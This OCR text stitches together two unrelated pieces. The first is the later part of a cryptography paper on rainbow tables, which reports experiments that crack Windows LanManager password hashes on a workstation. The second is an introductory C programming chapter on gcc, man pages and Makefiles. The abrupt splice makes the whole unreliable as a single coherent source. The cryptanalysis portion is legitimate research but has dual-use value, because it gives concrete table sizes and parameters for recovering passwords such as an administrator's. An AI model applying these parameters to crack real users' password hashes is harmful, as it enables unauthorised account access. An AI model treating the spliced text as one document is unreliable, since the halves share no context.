


Fig. 2. t classic tables of size $m \times t$ on the left and one rainbow table of size $mt \times t$ on the right. In both cases merges can occur within a group of mt keys and a collision can occur with the remaining $m(t-1)$ keys. It takes half as many operations to look up a key in a rainbow table than in t classic tables.

reduces the number of false alarms and the extra work due to false alarms. This effect can be much more important that the factor of two gained by the structure of the table.

4 Experimental results

We have chosen cracking of MS Windows passwords as an example because it has a real-world significance and can be carried out on any standard workstation. The password hash we try to crack is the LanManager hash which is still supported by all versions of MS Windows for backward compatibility. The hash is generated by cutting a 14 characters password into two chunks of seven characters. In each chunk, lower case characters are turned to upper case and then the chunk is used as a key to encrypt a fixed plain-text with DES. This yields two 8 byte hashes which are concatenated to form the 16 byte LanManager hash. Each halves of the LanManager hash can thus be attacked separately and passwords of up to 14 alphanumerical generate only 2^{37} different 8 byte hashes (rather than 2^{83} 16 byte hashes).




Fig. 3. Comparison of the success rate of classical tables and rainbow tables. The upper surface represents the constraint of 99.9% success with classical tables, the lower surface is the same constraint for rainbow tables. For rainbow tables the scale has been adjusted to allow a direct comparison of both types of tables $m \rightarrow \frac{m'}{t}, \ell \rightarrow \frac{\ell'}{t}$

Based on Figure 1 we have chosen the parameters for classic tables to be $t_c = 4666, m_c = 8192$ and for rainbow tables to be $t_r = 4666, m_r = t_c \times m_c = 38'223'872$. We have generated 4666 classic tables and one rainbow table and measured their success rate by cracking 500 random passwords on a standard workstation (P4 1.5GHz, 500MB RAM). The results are given in the table below:

	classic with DP	rainbow
t, m, ℓ	4666, 8192, 4666	4666, 38'223'872, 1
predicted coverage	75.5%	77.5%
measured coverage	75.8%	78.8%

Table 1. Measured coverage for classic tables with distinguished points and for rainbow tables, after cracking of 500 password hashes

This experiment clearly shows that rainbow tables can achieve the same success rate with the same amount of data as classical tables. Knowing this, it is now interesting to compare the cryptanalysis time of both methods since rainbow tables should be twice as fast. In Table 2 we compare the mean cryptanalysis time, the mean number of hash operations per cryptanalysis and the mean number of false alarms per cryptanalysis.

What we see from table 2 is that our method is actually about 7 times faster than the original method. Indeed, each cryptanalysis incurs an average of 9.3M hash calculations with the improved method whereas the original method incurs 67.2M calculations. A factor of two is explained by the structure of the tables. The remaining speed-up is caused by the fact that there are more false alarms with distinguished points (2.8 times more in average) and that these false alarms generate more work. Both effects are due to the fact that with distinguished points, the length of the chains is not constant.

4.1 The importance of being constant

Fatal attraction: Variations in chain length introduce variations in merge probability. Within a given set of chains (e.g. one table) the longer chains will have more chances to merge with other chains than the short ones. Thus the merges will create larger trees of longer chains and smaller trees of shorter chains. This has a doubly negative effect when false alarms occur. False alarm will more probably happen with large trees because there are more possibilities to merge into a large tree than into a small one. A single merge into a large tree creates more false alarms since the tree contains more chains and all chains have to be generated to confirm the false alarm. Thus false alarms will not only tend to happen with longer chains, they will also tend to happen in larger sets.

Larger overhead: Additionally to the attraction effect of longer chains, the number of calculations needed to confirm a false alarm on a variable length chains is larger than with constant length chains. When the length of a chain is not known the whole chain has to be regenerated to confirm the false alarm. With constant length chains we can count the number of calculations done to reach the end of a chain and then know exactly at what position to expect the key. We thus only have to generate a fraction of a chain to confirm the false alarm. Moreover, with rainbow chains, false alarms will occur more often when we look at the longer chains (i.e. starting at the columns more to the left of a table). Fortunately, this is also where the part of the chain that has to be generated to confirm the false alarms is the shortest.

Both these effects can be seen in Table 2 by looking at the number of endpoints found, the number of false alarms and the number of calculations per false alarm, in case of failure. With distinguished points each matching point generates about 4 false alarms and the mean length of the chains generated is about 9600. With rainbow chains there are only about 2.5 false alarms per endpoint found and only 1500 keys generated per false alarm.

The fact that longer chains yield more merges has been noted in [7] without mentioning that it increases the probability and overhead of false alarms. As a result, the authors propose to only use chains which are within a certain range of length. This reduces the problems due to the variation of length but it also reduces the coverage that can be achieved with one reduction function and increases the precalculation effort.

	classic with DP	rainbow	ratio
t, m, ℓ	4666, 8192, 4666	4666, 38'223'872, 1	1
	mean cryptanalysis time		
to success	68.9s	9.37s	7.4
to failure	181.0s	26.0s	7.0
average	96.1s	12.9s	7.4
	mean nbr of hash calculations		
to success	48.3M	6.77M	7.1
to failure	126M	18.9M	6.7
average	67.2M	9.34M	7.2
	mean nbr of searches		
to success	1779	2136	0.83
to failure	4666	4666	1
average	2477	2673	0.93
	mean nbr of matching endpoints found		
to success	1034	620	1.7
to failure	2713	2020	1.3
average	1440	917	1.6
	mean nbr of false alarms		
to success	4157	1492	2.8
to failure	10913	5166	2.1
average	5792	2271	2.6
	mean nbr of hash calculations per false alarms		
to success	9622	3030	3.2
to failure	9557	1551	6.2
average	9607	2540	3.8

Table 2. statistics for classic tables with distinguished points and for rainbow tables

4.2 Increasing the gain even further

We have calculated the expected gain over classical tables by considering the worst case where a key has to be searched in all columns of a rainbow table and without counting the false alarms. While a rainbow table is searched from the amount of calculation increases quadraticly from 1 to $\frac{t^2-1}{2}$, whereas in classical tables it increases linearly to t^2. If the key is found early, the gain may thus be much higher (up to a factor of t). This additional gain is partly set off by the fact that in rainbow tables, false alarms that occur in the beginning of the search, even if rarer, are the ones that generate the most overhead. Still, it should be possible to construct a (possibly pathological) case where rainbow tables have an arbitrary large gain over classical tables. One way of doing it is to require a success rate very close to 100% and a large t. The examples in the litterature often use a success rate of up to 80% with $N^{1/3}$ tables of order of $N^{1/3}$ chains of $N^{1/3}$ points. Such a configuration can be replaced with a single rainbow table of order of $N^{2/3}$ rows of $N^{1/3}$ keys. For some applications a success rate of 80% may be sufficient, especially if there are several samples of ciphertext available and we

need to recover just any key. In our example of password recovery we are often interested in only one particular password (e.g. the administrator's password). In that case we would rather have a near perfect success rate. High success rates lead to configurations where the number of tables is several times larger than the length of the chains. Thus we end up having several rainbow tables (5 in our example). Using a high success rate yields a case were we typically will find the key early and we only rarely have to search all rows of all tables. To benefit from this fact we have to make sure that we do not search the five rainbow tables sequentially but that we first look up the last column of each table and then only move to the second last column of each table. Using this procedure we reach a gain of 12 when using five tables to reach 99.9% success rate compared to the gain of 7 we had with a single table and 78% success rate. More details are given in the next section.

4.3 Cracking Windows passwords in seconds

After having noticed that rainbow chains perform much better than classical ones, we have created a larger set of tables to achieve our goal of 99.9% success rate. The measurements on the first table show that we would need 4.45 tables of 38223872 lines and 4666 columns. We have chosen to generate 5 tables of $35'000'000$ lines in order to have an integer number of tables and to respect the memory constraint of $1.4GB$. On the other hand we have generated $23'330$ tables of 4666 columns and 7501 lines. The results are given in Table 3. We have cracked 500 passwords, with 100% success in both cases.

	classic with DP	rainbow	ratio	rainbow sequential	ratio
t, m, ℓ	4666, 7501, 23330	4666, 35M, 5	1	4666, 35M, 5	1
cryptanalysis time	101.4s	66.3	1.5	13.6s	**7.5**
hash calculations	90.3M	7.4M	**12**	11.8M	7.6
false alarms (fa)	7598	1311	5.8	2773	2.7
hashes per fa	9568	4321	2.2	3080	3.1
effort spent on fa	80%	76%	1.1	72%	1.1
success rate	100%	100%	1	100%	1

Table 3. Cryptanalysis statistics with a set of tables yielding a success rate of 99.9%. From the middle column we see that rainbow tables need 12 times less calculations. The gain in cryptanalysis time is only 1.5 times better due to disk accesses. On a workstation with 500MB of RAM a better gain in time (7.5) can be achieved by restricting the search to one rainbow table at a time (rainbow sequential).

From table 3 we see that rainbow tables need 12 times less calculations than classical tables with distinguished points. Unfortunately the gain in time is only a factor of 1.5. This is because we have to randomly access 1.4GB of data on a workstation that has 500MB of RAM. In the previous measurements with a

single table, the table would stay in the filesystem cache, which is not possible with five tables. Instead of upgrading the workstation to 1.5GB of RAM we chose to implement an approach where we search in each rainbow table sequentially. This allows us to illustrate the discussion from the end of the previous section. When we search the key in all tables simultaneously rather than sequentially, we work with shorter chains and thus generate less work (7.4M operations rather than 11.8M). Shorter chains also mean that we have less false alarms (1311 per key cracked, rather than 2773). But short chains also mean that calculations needed to confirm a false alarm are higher (4321 against 3080). It is interesting to note that in all cases, the calculations due to false alarms make about 75% of the cryptanalysis effort.

Looking at the generic parameters of the trade-off we also note that the precalculation of the tables has needed an effort about 10 times higher than calculating a full dictionary. The large effort is due to the probabilistic nature of the method and it could be reduced to three times a full dictionary if we would accept 90% success rate rather that than 99.9%.

5 An outlook at perfect tables

Rainbow tables and classic tables with distinguished points both have the property that merging chains can be detected because of their identical endpoints. Since the tables have to be sorted by endpoint anyway, it seems very promising to create perfect tables by removing all chains that merge with chains that are already in the table. In the case of distinguished points we can even choose to retain the longest chain of a set of merging chains to maximise the coverage of the table. The success rate of rainbow tables and tables with distinguished points are easy to calculate, at least if we assume that chains with distinguished points have a average length of t. In that case it is straight forward to see that a rainbow table of size $mt \times t$ has the same success rate than t tables of size $m \times t$. Indeed, in the former case we have t rows of mt distinct keys where in the latter case we have t tables containing mt distinct keys each.

Ideally we would want to construct a single perfect table that covers the complete domain of N keys. The challenge about perfect tables is to predict how many non-merging chains of length t it is possible to generate. For rainbow chains this can be calculated in the same way as we calculate the success rate for non-perfect tables. Since we evaluate the number of distinct points in each column of the table, we need only look at the number of distinct points in the last column to know how many distinct chains there will be.

$$\hat{P}_{table} = 1 - e^{-t\frac{m_t}{N}} \quad \text{where} \quad m_1 = N \quad \text{and} \quad m_{n+1} = N\left(1 - e^{-\frac{m_n}{N}}\right) \tag{4}$$

For chains delimited by distinguished points, this calculation is far more complex. Because of the fatal attraction described above, the longer chains will be merged into large trees. Thus when eliminating merging chains we will eliminate

more longer chains than shorter ones. A single experiment with 16 million chains of length 4666 shows that after elimination of all merges (by keeping the longest chain), only 2% of the chains remain and their average length has decreased from 4666 to 386! To keep an average length of 4666 we have to eliminate 96% of the remaining chains to retain only the longest 4% (14060) of them.

The precalculation effort involved in generating maximum size perfect tables is prohibitive (Nt). To be implementable a solution would use a set of tables which are smaller than the largest possible perfect tables.

More advanced analysis of perfect tables is the focus of our current effort. We conjecture that because of the limited number of available non-merging chains, it might actually be more efficient to use near-perfect tables.

6 Conclusions

We have introduced a new way of generating precomputed data in Hellman's original cryptanalytic time-memory trade-off. Our optimisation has the same property as the use of distinguished points, namely that it reduces the number of table look-ups by a factor which is equal to the length of the chains. For an equivalent success rate our method reduces the number of calculations needed for cryptanalysis by a factor of two against the original method and by an even more important factor (12 in our experiment) against distinguished points. We have shown that the reason for this extra gain is the variable length of chains that are delimited by distinguished points which results in more false alarms and more overhead per false alarm. We conjecture that with different parameters (e.g. a higher success rate) the gain could be even much larger than the factor of 12 found in our experiment. These facts make our method a very attractive replacement for the original method improved with distinguished points.

The fact that our method yields chains that have a constant length also greatly simplifies the analysis of the method as compared to variable length chains using distinguished points. It also avoids the extra precalculation effort which occurs when variable length chains have to be discarded because they have an inappropriate length or contain a loop. Constant length could even prove to be advantageous for hardware implementations.

Finally our experiment has demonstrated that the time-memory trade-off allows anybody owning a modern personal computer to break cryptographic systems which were believed to be secure when implemented years ago and which are still in use today. This goes to demonstrate the importance of phasing out old cryptographic systems when better systems exist to replace them. In particular, since memory has the same importance as processing speed for this type of attack, typical workstations benefit doubly from the progress of technology.

Acknowledgements

The author wishes to thank Maxime Mueller for implementing a first version of the experiment.

References

1. J. Borst, B. Preneel, and J. Vandewalle. On time-memory tradeoff between exhaustive key search and table precomputation. In P. H. N. de With and M. van der Schaar-Mitrea, editors, *19th Symp. on Information Theory in the Benelux*, pages 111–118, Veldhoven (NL), 28-29 1998. Werkgemeenschap Informatie- en Communicatietheorie, Enschede (NL).
2. D.E. Denning. *Cryptography and Data Security*, page 100. Addison-Wesley, 1982.
3. Amos Fiat and Moni Naor. Rigorous time/space tradeoffs for inverting functions. In *STOC 1991*, pages 534–541, 1991.
4. M. E. Hellman. A cryptanalytic time-memory trade off. *IEEE Transactions on Information Theory*, IT-26:401–406, 1980.
5. Kim and Matsumoto. Achieving higher success probability in time-memory trade-off cryptanalysis without increasing memory size. *TIEICE: IEICE Transactions on Communications/Electronics/Information and Systems*, 1999.
6. Koji KUSUDA and Tsutomu MATSUMOTO. Optimization of time-memory trade-off cryptanalysis and its application to DES, FEAL-32, and skipjack. *IEICE Transactions on Fundamentals*, E79-A(1):35–48, January 1996.
7. F.X. Standaert, G. Rouvroy, J.J. Quisquater, and J.D. Legat. A time-memory tradeoff using distinguished points: New analysis & FPGA results. In *proceedings of CHES 2002*, pages 596–611. Springer Verlag, 2002.

7 Appendix

The success rate of a single rainbow table can be calculated by looking at each column of the table and treating it as a classical occupancy problem. We start with $m_1 = m$ distinct keys in the first column. In the second column the m_1 keys are randomly distributed over the keyspace of size N, generating m_2 distinct keys:

$$m_2 = N(1 - \left(1 - \frac{1}{N}\right)^{m_1}) \approx N\left(1 - e^{-\frac{m_1}{N}}\right)$$

Each column i has m_i distinct keys. The success rate of the table is thus:

$$\begin{aligned} P &= 1 - \prod_{i=1}^{t}(1 - \frac{m_i}{N}) \\ &\text{where} \\ m_1 = m \quad &, \quad m_{n+1} = N\left(1 - e^{-\frac{m_n}{N}}\right) \end{aligned}$$

The result is not in a closed form and has to be calculated numerically. This is no disadvantage against the success rate of classical tables since the large number of terms in the sum of that equation requires a numerical interpolation.

The same approach can be used to calculate the number of non-merging chains that can be generated. Since merging chains are recognised by their identical endpoint, the number of distinct keys in the last column m_t is the number

of non-merging chains. The maximum number of chains can be reached when choosing every single key in the key space N as a starting point.

$$m_1 = N \ , m_{n+1} = N \left(1 - e^{-\frac{m_n}{N}}\right)$$

The success probability of a table with the maximum number of non-merging chains is:

$$\hat{P} = 1 - (1 - \frac{m_t}{N})^t \approx 1 - e^{-t\frac{m_t}{N}}$$

Note that the effort to build such a table is Nt.

5

A Brief Overview of C

If you've never had any exposure to C, or you are feeling rusty, this chapter contains most of what you'll need to know for this course. If you feel comfortable writing C programs, feel free to skip (or skim) this chapter. Note that this chapter also covers `Makefile`s. Whether you have C experience or not, you are encouraged to read the next chapter, *Manual Memory Management in C*.

Let's look at a very simple C program in *source code* form.

```
#include <stdio.h>

int main() {
  printf("Hello world!\n");
  return 0;
}
```

Type this program into an editor and save it with the name `helloworld.c`.

Hopefully it's not too much of a stretch for you to figure out what this program does. We will look at this program line-by-line to understand what its parts are, but first, let's understand how to run this program.

5.1 The C Compiler

A computer cannot understand a C program in source code form. Source code is for humans to read and understand. In order for a computer to run a program in source code form, it must be translated into an equivalent, machine-readable form called an *executable binary*. An executable binary consists of *machine code* that looks a bit like this:

```
01111111 01000101 01001100 01000110 00000010 00000001
00000001 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000010 00000000
00111110 00000000 00000001 00000000 00000000 00000000
```

```
00110000 00000100 01000000 00000000 00000000 00000000
00000000 00000000 01000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00011000 00011010
...
```

Perhaps not surprisingly, we often call programs in machine-readable form "binaries" for short. The program that performs the translation from source code form to executable binary form is called a *compiler*. The C compiler translates C source code programs to machine code.

Note that there is a "human-readable" form of machine code called *assembly language* intended to make binary executables a little easier for humans to read, although reading them in this form is a difficult skill to attain. Each machine instruction is given a name, called an *instruction mnemonic*, and these mnemonics are printed instead of the binary. There is (generally) a one-to-one correspondence between assembly language mnemonics and machine instructions.

To give you a peek into what such assembly might look like, here is `helloworld.c` compiled and translated into x86 (Intel) assembly language. Note that we will be using ARM32 assembly in this class; you don't need to understand the program below, but hopefully it does not look totally foreign to you.

```
.text
.file "helloworld.c"
.globl main
.align 16, 0x90
.type main,@function
main:                                   # @main
.cfi_startproc
# BB#0:
pushq %rbp
.Ltmp0:
.cfi_def_cfa_offset 16
.Ltmp1:
.cfi_offset %rbp, -16
movq %rsp, %rbp
.Ltmp2:
.cfi_def_cfa_register %rbp
subq $32, %rsp
movabsq $.L.str, %rax
movl $0, -4(%rbp)
movl %edi, -8(%rbp)
movq %rsi, -16(%rbp)
movq %rax, %rdi
movb $0, %al
```

```
callq printf
xorl %ecx, %ecx
movl %eax, -20(%rbp)         # 4-byte Spill
movl %ecx, %eax
addq $32, %rsp
popq %rbp
retq
.Lfunc_end0:
.size main, .Lfunc_end0-main
.cfi_endproc

.type .L.str,@object          # @.str
.section .rodata.str1.1,"aMS",@progbits,1
.L.str:
.asciz "Hello world!\n"
.size .L.str, 14


.ident "clang version 3.8.0-2ubuntu4 (tags/RELEASE_380/final)"
.section ".note.GNU-stack","",@progbits
```

5.2 *History*

Now that I've defined a few terms for you, let's briefly discuss some C history so that you can understand the importance of the language. Despite being more than 50 years old, C is still widely used.

C is a general-purpose programming language originally designed between 1969 and 1973 at Bell Labs by Dennis Ritchie. Its purpose was to make it easier to implement and maintain programs across a variety of computer architectures. In the early days of computing, *portability*, or the ability to easily move a program from one computer platform to another, was difficult. Often, each brand of computer had its own unique set of machine instructions and programming tools. *Porting* a program from one computer to another often meant that the entire program had to be rewritten. C was one of the first languages designed so that, as long as each target platform had a standard C compiler, a programmer needed to do to little more than run the C compiler in order to "port" their program.

(NOTE: Portability was more of a problem in the early days of computing when there were many different competing and incompatible computing platforms. Our modern computer ecosystem is dominated by two platforms, x86 and ARM. Furthermore, portable languages are now the norm, so most programmers don't think much about this problem anymore.)

C is also an *imperative* language, meaning that in order to instruct a computer to do something, you need to tell it exactly what to do, step by step. As you will see this semester, many interesting programming languages are *not* imperative. C is also fairly "low-level,"[1]; meaning that a single instruction in a C program often closely corresponds with a single instruction in computer hardware. Consequently, C allows a degree of control over computer hardware that is not attainable by many other languages. Thus C is the language of choice for programs where low-level hardware control is essential, like operating systems. For example, Linux is written in C. In fact, C was explicitly designed with operating systems in mind. The first widely-used version of the UNIX operating system was written in C by Ritchie and his collaborator, Ken Thompson.

The success of C is partly because it gives programmers a simplified "model" of a computer, but not such a simple model that it is difficult to write high-performance code. In fact, as you will see, in C, memory is a resource that must be manually managed by the programmer. If you come from a Java or Python background, this idea will be foreign to you: neither language allows you to manually manage the computer's memory. Nonetheless, the rules for managing memory yourself are fairly simple, and with this feature you can write very fast code, control hardware directly, and interact with other low-level parts of your operating system that would not be possible otherwise.

[1] Ritchie considered C a "high-level" language, because by the standards of the time, it was! C looks nothing like machine code, and many old-timers considered C far too abstract to be able to produce fast code. Nowadays, writing low-level code is discouraged, because most high-performance language implementations are capable of producing more efficient code than assembly hand-written by even very good programmers. We will discuss this *level of abstraction* concept more during this semester.

5.3 *A typographic convention for this course*

Before we talk about compiling `helloworld.c`, take note of a convention that I will use throughout this course. When you see a line that looks like,

```
$ [whatever]
```

this indicates a command that you should run using the *command line interface* (CLI) on one of our lab machines. You can access the CLI by running the `Terminal` program on one of our lab machines. The `$` denotes the command-line prompt and should not be typed. Be aware that some lab machines use a different symbol than `$` for the command-line prompt, but the idea is the same.

5.4 *Compiling using `gcc`*

For this class, we will be using the `gcc` compiler. If you already know some C, you may be familiar with the alternative `clang` compiler. We will be using `gcc` instead because it generally has better support for debugging on low-cost computer platforms like the Raspberry Pi.

To compile `helloworld.c`, type:

```
$ gcc helloworld.c
```

If you made no mistakes when you typed in your program, `gcc` will print nothing. This silent-on-success convention is a little counterintuitive if you are new to UNIX, but you should remember that most UNIX programs work this way.

If `gcc` prints an error message, go back and look carefully at your program to find your mistake and try again.

Once you have successfully compiled your program, you should see a file called `a.out` in your working directory. The following command lists the current directory and shows that I now have an `a.out` file.

```
$ ls -l
total 16
-rwxrwxr-x 1 dbarowy dbarowy 8664 Sep  2 13:08 a.out*
-rw-rw-r-- 1 dbarowy dbarowy   97 Sep  2 13:06 helloworld.c
```

5.5 *Running the program*

Note that all the C compiler does is convert the program into a binary executable. It does not actually *run* the program. To run the program, type

```
$ ./a.out
```

You should be rewarded with the text `Hello world!` printed on screen.

5.6 *Don't speak gibberish*

Imagine you're traveling to Greece. Since they speak Greek there, not English, you bring a little English-to-Greek phrase book with you. During your daily interactions with people, like asking where you might find a good restaurant, where to rent a bicycle, what to do in the evenings, etc., you look up the phrase you want to use in your book, and you speak that phrase to a person. When they respond, you look up their response in the book and translate it back to English.

What you *do not do* is randomly choose phrases from the book and just say them. Why? Because doing so makes no sense. When you ask a Greek shopkeeper "Οι άχρωμες πράσινες ιδέες ύπνο θυμωμένα;" ("Do colorless green ideas sleep furiously?") they will, in all likelihood, politely shoo you out the door.

Writing a program is exactly like using a phrase book. The purpose of a program is to *communicate what you want* to a computer. Right now, you probably need to look up what you want to say using the C language documentation. Eventually, you will remember phrases and you won't have to look them up.

Do not copy and paste code snippets from the internet (e.g., Stack Overflow) without understanding them. For all you know, you are speaking gibberish to the computer, and in all likelihood, it will not do what you want. Stack Overflow is a wonderful resource—for learning how to solve problems. But to really solve a problem, you must understand the solution.

Let's *understand* the program we just typed in.

5.6.1 *Library `include` statements*

The first line,

```
#include <stdio.h>
```

tells the C compiler to use the `stdio` library.

What does this mean? Well, it turns out that C is actually quite a small and simple language. When people think about C programs they've written in the past, most of what they've done is use code that comes from C code libraries. Printing, as it turns out, is not a built-in feature of the C language! So in order to print things, we import the `stdio` library, which provides functionality for "standard input and output" (i.e., "standard I/O", often shortened to `stdio`).

We will talk about *how* the C compiler *links* imported library code to your program in a future lesson.

5.6.2 *Function definitions*

The next line,

```
int main() {
```

denotes the start of a *function definition*, and that definition continues until we reach the `}` character at the end of the program.

A function, or more precisely in C, a *program subroutine*, is a sequence of instructions that are packaged up into a unit. We package code in this manner so that we can reuse sequences of instructions without having to type them over and over again. Instead, we *call the function*, which has the same effect. Also, since we often want to run the same code with small variations, function definitions allow us to *parameterize* the function so that we can supply the varying values *when we call the function*.

This function, which is called `main`, has no parameters. It is important to know that the `main` function in your program is special. The reason is that when your computer attempts to run your compiled program, it needs to know where to begin running. That starting point, which is called an *entry point*, is always a function called `main`[2] in the C language.

[2] This is actually a lie. The actual entry point is called `_start`, but the `_start` function is generated by the compiler and contains initialization code for the C language itself. From a programmer's standpoint, `main` really is the entry point.

Our `main` function also returns a value of type `int`. How do we know? The text to the left of the function name (in this case, `main`), denotes the *return type*. This means that the very last thing a function must do is return a value of the given type.

Finally, the "inside" of the function, what we call a *function body*, is the most important part. The function body is a sequence of instructions to perform. The key functionality of our `helloworld.c` program is located in the `main` function's body.

5.6.3 *Function calls*

A *function call* tells the C compiler that you would like to use a function definition. If you define and never call a function, that function's body is never run.

A function call is performed by typing the name of the function followed by supplying values for its parameters in parenthesis. Suppose we have the following function definition:

```
int add(int x, int y) {
  return x + y;
}
```

We *call* the `add` function in our program with code that looks like:

```
add(3,4);
```

which will return the `int` value `7`.

"But wait," you protest, "we never call `main` in `helloworld.c`!"

Indeed, we never call `main`. As I noted before, `main` is a special function. When you run a program, the entry point is located and run, and in C, the entry point is the `main` function. Who calls `main`, then? The operating system calls `main` (or more precisely, the *program loader*).

5.6.4 *Program statements*

In C, a "line of code" must end in a semicolon. This construct is called a *program statement*. This is not unlike ending English sentences with periods– it tells you where the "end" of a sentence is, which helps with understanding. If you've even encountered a "run on sentence" in English, you know that sentences without periods are hard to understand. For the same reason, C statements must end in semicolons.

Note that other programming languages don't always use this semicolon convention. Instead, they have other ways to denote the end of a statement. Python, for example, is sensitive to indentation. We will see some other examples as the semester progresses.

Why don't some C constructs end in semicolons, like `#include` and function definitions? Because the C compiler knows when these constructs end without needing a semicolon. Admittedly, the rules seem a bit arbitrary to newcomers, but you'll eventually get the hang of them.[3]

[3] Technically, `#include` is not C. It is an expression in another language called the "C preprocessor," but that's a story for another time.

5.6.5 *Printing*

Now we get to the most important part of our program:

```
printf("Hello world!\n");
```

The `printf` function prints things to the screen. In this case, it prints "Hello world!" followed by a command, `\n`, that tells the computer to print a new line.

Recall that earlier, I stated that printing was not a feature of the C language, and here we are, printing. The reason we are able to print is because, earlier in the program, we told the C compiler to import the `stdio` library, which includes the `printf` function.

Note that this is an example of a function call. We supply the name of the function, `printf`, along with its parameter, in this case, the value `"Hello world!\n"`.

You might be wondering why the function is called `printf` instead of just `print`. The reason is that `printf` is short for "print formatted."

5.6.6 *On-line help*

This is a good time to mention that every UNIX-like computer, including the Linux and Mac machines we use in our labs come with a built-in help system called "manual pages," or "man pages" for short. Libraries like `stdio` are not a part of the C language. Technically they are a part of a separate collection of code called the "C Standard Library" and are supplied *with the operating system*. Practically speaking, no C compiler is shipped out to users without some kind of standard C library, because little can be achieved with such a language. Thus you can almost always count on the C standard library being available, with documentation, on a modern computer.

For example, on a lab machine, you can type the following into your CLI:

```
$ man 3 printf
```

and you will be rewarded with documentation for `printf`. What does the `3` mean? You need to tell `man` which "section" of the manual to search for `printf`. The sections are shown in table 5.1.

Since `printf` is a part of the C Standard Library, we type `man 3 printf` to find it. If you just type `man printf`, the help system will find a *different* `printf` command which is not the one you want.

Section	Description
1	General commands
2	System calls
3	Library functions, particularly the C Standard Library
4	Special files
5	File formats
6	Games
7	Miscellaneous
8	System administration

Table 5.1: Sections of a `man` page.

5.6.7 *Return value*

Finally, we get to the penultimate line in the program,

```
return 0;
```

The `return` keyword instructs the function to return the following value. Since our function definition states that the return value of `main` is an `int`, the value we return must be an `int` or the compiler will print a compiler error.[4]

If you're like me, you might be wondering, "OK, I understand that we have to return an `int` because the `main` function definition says that we will. But *why* do we have to return an `int`? What does this `int` mean?"

Great question. The meaning of the return value of the `main` function is a signal to the operating system that the program either ran fine, or that it terminated with an error. Conventionally, the return value `0` means "returned without error." Any other number means that the program failed. Different operating systems have different meanings for non-zero return values.

The reason we use these return values for `main` is due to the design of the UNIX operating system: in UNIX we are encouraged to construct complex programs out of less complex programs. If *another program* utilizes your `helloworld` program, it is important for that other program to know whether `helloworld` ran correctly or failed so that it can take the right action. We will not discuss the UNIX design much during this course, but if you are interested, I highly recommend taking a course in operating systems (or read "The Art of Unix Programming" by Eric S. Raymond, ISBN 0131429019). Understanding the design of UNIX will make you a better programmer.

One small detail: if you omit the return statement, specifically for the `main` function, the compiler will not complain, and will silently return `0`.

[4] Note that compiler errors are a *feature* of a language, and even though they may seem annoying at times, they are very useful. Read them! They almost always correctly tell you what is wrong with your program. We will talk more about compiler errors—especially *type errors*—in more detail later in the semester.

5.6.8 *Compiler warnings*

Earlier, we stated that you could compile a C program by typing

```
$ gcc helloworld.c
```

and that, if the program contained no errors, `gcc` would print nothing. It turns out that programs often have tiny flaws that are not crucial to the functioning of the program but which you really should consider fixing anyway. `gcc` is capable of *warning* you when your code compiles but may not compile as you intend. To show warnings, add the `-Wall` flag:

```
$ gcc -Wall helloworld.c
```

Now the compiler will print anything potentially problematic. `-Wall`, by the way, stands for "all warnings." For more information on warnings, type `man 1 gcc` into your CLI.

In this class, your code must compile without warnings. Be sure to use `-Wall` to find and eliminate all warnings.

5.6.9 *Named compiler output*

If `gcc` is able to successfully compile your program, it will print nothing (in fact, it secretly returns `0` behind the scenes) and produce an executable binary called `a.out` on the side. With the `-o` option, `gcc` lets you *name* this binary. For example,

```
$ gcc -Wall -o helloworld helloworld.c
```

will run `gcc` with warnings and will produce an executable binary called `helloworld` instead of `a.out`. This binary can be run with

```
$ ./helloworld
```

5.7 *Makefiles*

Typing commands like `gcc -Wall -o helloworld helloworld.c` over and over again gets pretty tedious. And as your programs grow in complexity, you will need to type more complicated commands. There is a simple facility that is frequently (in fact, almost always) paired with a C language program: `make`. In this class, your C programs must always be accompanied by a *makefile*.

A makefile tells your C compiler how to build a program. Let's look at a simple example.

In your editor, create a file in the same directory as your `helloworld.c` program and call it `Makefile`. Type the following into the file:

```
helloworld: helloworld.c
↦gcc -Wall -o helloworld helloworld.c
```

where ↦ represents a tab character.

